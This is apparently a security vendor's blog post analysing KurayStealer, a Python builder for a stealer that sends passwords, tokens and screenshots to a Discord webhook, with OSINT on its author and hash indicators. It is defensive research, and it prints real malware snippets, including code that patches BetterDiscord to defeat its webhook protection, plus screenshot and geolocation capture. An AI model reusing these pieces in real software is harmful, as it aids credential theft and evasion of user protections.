KurayStealer: A Bandit Using Discord Webhooks

Research by: Ashwin Vamshi and Shilpesh Trivedi

Uptycs' threat research team has recently discovered a new malware builder—a tool sold to criminals to make it easier to build malware—we have named KurayStealer that has password stealing and screenshot capabilities. KurayStealer is a builder written in Python which harvests the passwords and screenshots and sends them to the attackers' Discord channel via webhooks. It is available as a free and commercial (VIP) software. This was discovered through the intelligence monitoring rules in our threat intelligence systems. Based on the source code and the OSINT intelligence, we have evidence that the creator of this builder is of Spanish origin and has also started selling paid versions of password stealers with added functionalities.

This blog post details the working of the KurayStealer and also shares insights into the author behind this malware.

Discovery of KurayStealer

Uptycs threat intelligence systems detected the first sample of KurayStealer on 27 April 2022. Based on our OSINT research, this builder was first advertised on 23 April 2022 via the Youtube and Discord handle carrying the name "Portu."

KurayStealer Operation

The builder KurayStealer was identified in our intelligence systems on 27 April 2022 (hash - 8535c08d7e637219470c701599b5de4b85f082c446b4d12c718fa780e7535f07) with filename **c2.py**.

The builder was written in Python and works in Python 3.0 (a.k.a. "Python 3000" or "Py3k").

Upon execution, the builder checks for the universally unique identifier (UUID) using the command "wmic csproduct get UUID" (see Figure 1).

```
def hwid():
    import time
    try:
        hwid = subprocess.check_output('wmic csproduct get UUID').decode().split(
        '\n')[1].strip()
        rekes = requests.get('https://pastebin.com/raw/Hc9W90Ld')
```

Figure 1: KurayStealer UUID check

This check is performed to verify the generated UUID matches the list of UUIDs in the https://pastebin[.]com/raw/Hc9W90Ld to determine if the user is a free or VIP user (see Figure 2).



Figure 2: Builder asking to enter the user type and Discord Webhook

Based on the free or VIP user and the input of the webhook, a file named DualMTS.py, DualMTS_VIP.py is dropped in the machine. We have used the free version of the module for demonstrating the functionality of the builder.

DualMTS.py attempts to replace the string “api/webhooks” with “Kisses” in BetterDiscord in an attempt to bypass the protection and send webhooks seamlessly (see Figure 3).

```
def bypass_better_discord(self):
    bd = os.getenv("appdata")+"\\BetterDiscord\\data\\betterdiscord.asar"
    with open(bd, "rt", encoding="cp437") as f:
        content = f.read()
        content2 = content.replace("api/webhooks", "Kisses")
    with open(bd, 'w'): pass
    with open(bd, "wt", encoding="cp437") as f:
        f.write(content2)
```

Figure 3: Bypassing BetterDiscord protections

The file DualMTS.py then attempts to take the screenshot of the machine using the python module “pyautogui”. Alongside this, it also takes the geo-location of the machine. The snippet of this operation is shown in the figure below (see Figure 4).

```
def screenshot(self):
    image = pyautogui.screenshot()
    image.save(self.tempfolder + "\\Screenshot.png")

def SendInfo(self):
    try:
        data = requests.get("http://ipinfo.io/json").json()
        ip = data['ip']
        city = data['city']
        country = data['country']
        region = data['region']
        googlemap = "https://www.google.com/maps/search/google+map++" +
        data['loc']
    except:
        pass
```

Figure 4: Screenshot and geo-location in the builder

It also harvests the passwords and tokens from a list of 21 software packages as follows: Discord, Lightcord, Discord PTB, Opera, Opera GX, Amigo, Torch, Kometa, Orbitum, CentBrowser, 7Star, Sputnik, Vivaldi, Chrome SxS, Chrome, Epic Privacy Browser, Microsoft Edge, Uran, Yandex, Brave, Iridium

The harvested information including computername, geo-location, ipaddress, credentials and the screenshot of the victim machine is sent over to the Discord channel via webhooks (see Figure 5).



Figure 5 : Credentials sent over Discord webhook

Uptycs EDR armed with YARA process scanning detected the KurayStealer with a threat score of 10/10 (see Figure 6).



Figure 6: Uptycs EDR detection of KurayStealer

Additionally, Uptycs EDR contextual detection provides l details about the detected malware. Users can navigate to the advanced threat section and click on the icon to learn about the behavior and the operation of the malware.

KurayStealer OSINT

Upon analyzing the builder code, we identified a snippet claiming the module was written “Suleymansha & Portu.” While the builder claims to be written by Suleymansha & Portu, we have seen several other similar versions floating around in public repositories like github. Based on the working and implementation, the KurayStelaer builder has several components of different password stealers using Discord tokens as command and control (C2) channels for harvesting victim data.

The builder code also contained the Discord channel invite link https://Discord[.]gg/AHR84u767J belonging to the creators behind this builder. The channel mentions a post of the commercial version of this builder at different pricing options (see Figure 7).

Figure 7 : Commercial versions

Upon looking into the channel, we found that the profile for the Discord user “portu” contains a Discord channel name, Shoppy link, and YouTube link (see Figure 8).



Figure 8: Discord profile Portu

We visited the YouTube link and identified the location of the user in Spain and found a video demonstrating KurayStealer (see Figure 9).



Figure 9: Portu's YouTube channel and demo video for KurayStealer

Alongside this, the shoppy profile link of "Portu" contained several other tools the author planned to create and their commercial offerings (see Figure 10).



Figure 10: Portu Shoppy profile and offerings

At the time of this writing, the author has deleted the YouTube video from his channel. The Discord channel of the authors also had an announcement on 26 April 2022 of a ransomware in the making. Based on the announcement and the observations, we believe that the authors might come up with newer versions of password stealers and other malware.

Conclusion

Our research on KurayStealer backed with OSINT highlights the rise in prevalence of password stealers using Discord tokens as a C2 for harvesting the victims' credentials. Enterprises must have tight security controls and multi-layered visibility and security solutions to identify and detect such attacks. Uptycs' EDR correlation engine detected the KurayStealer activity by correlating generic behavioral rules and YARA process scanning capabilities.

IOCS

Hashes

1. 8535c08d7e637219470c701599b5de4b85f082c446b4d12c718fa780e7535f07 (c2.py)
2. 09844d550c91a834badeb1211383859214e65f93d54d6cb36161d58c84c49fab (DualMTS.py)
3. 30b61be0f8d2a8d32a38b8dfdc795acc0fac4c60efd0459cb3a5a8e7ddb2a1c0 (C2.exe)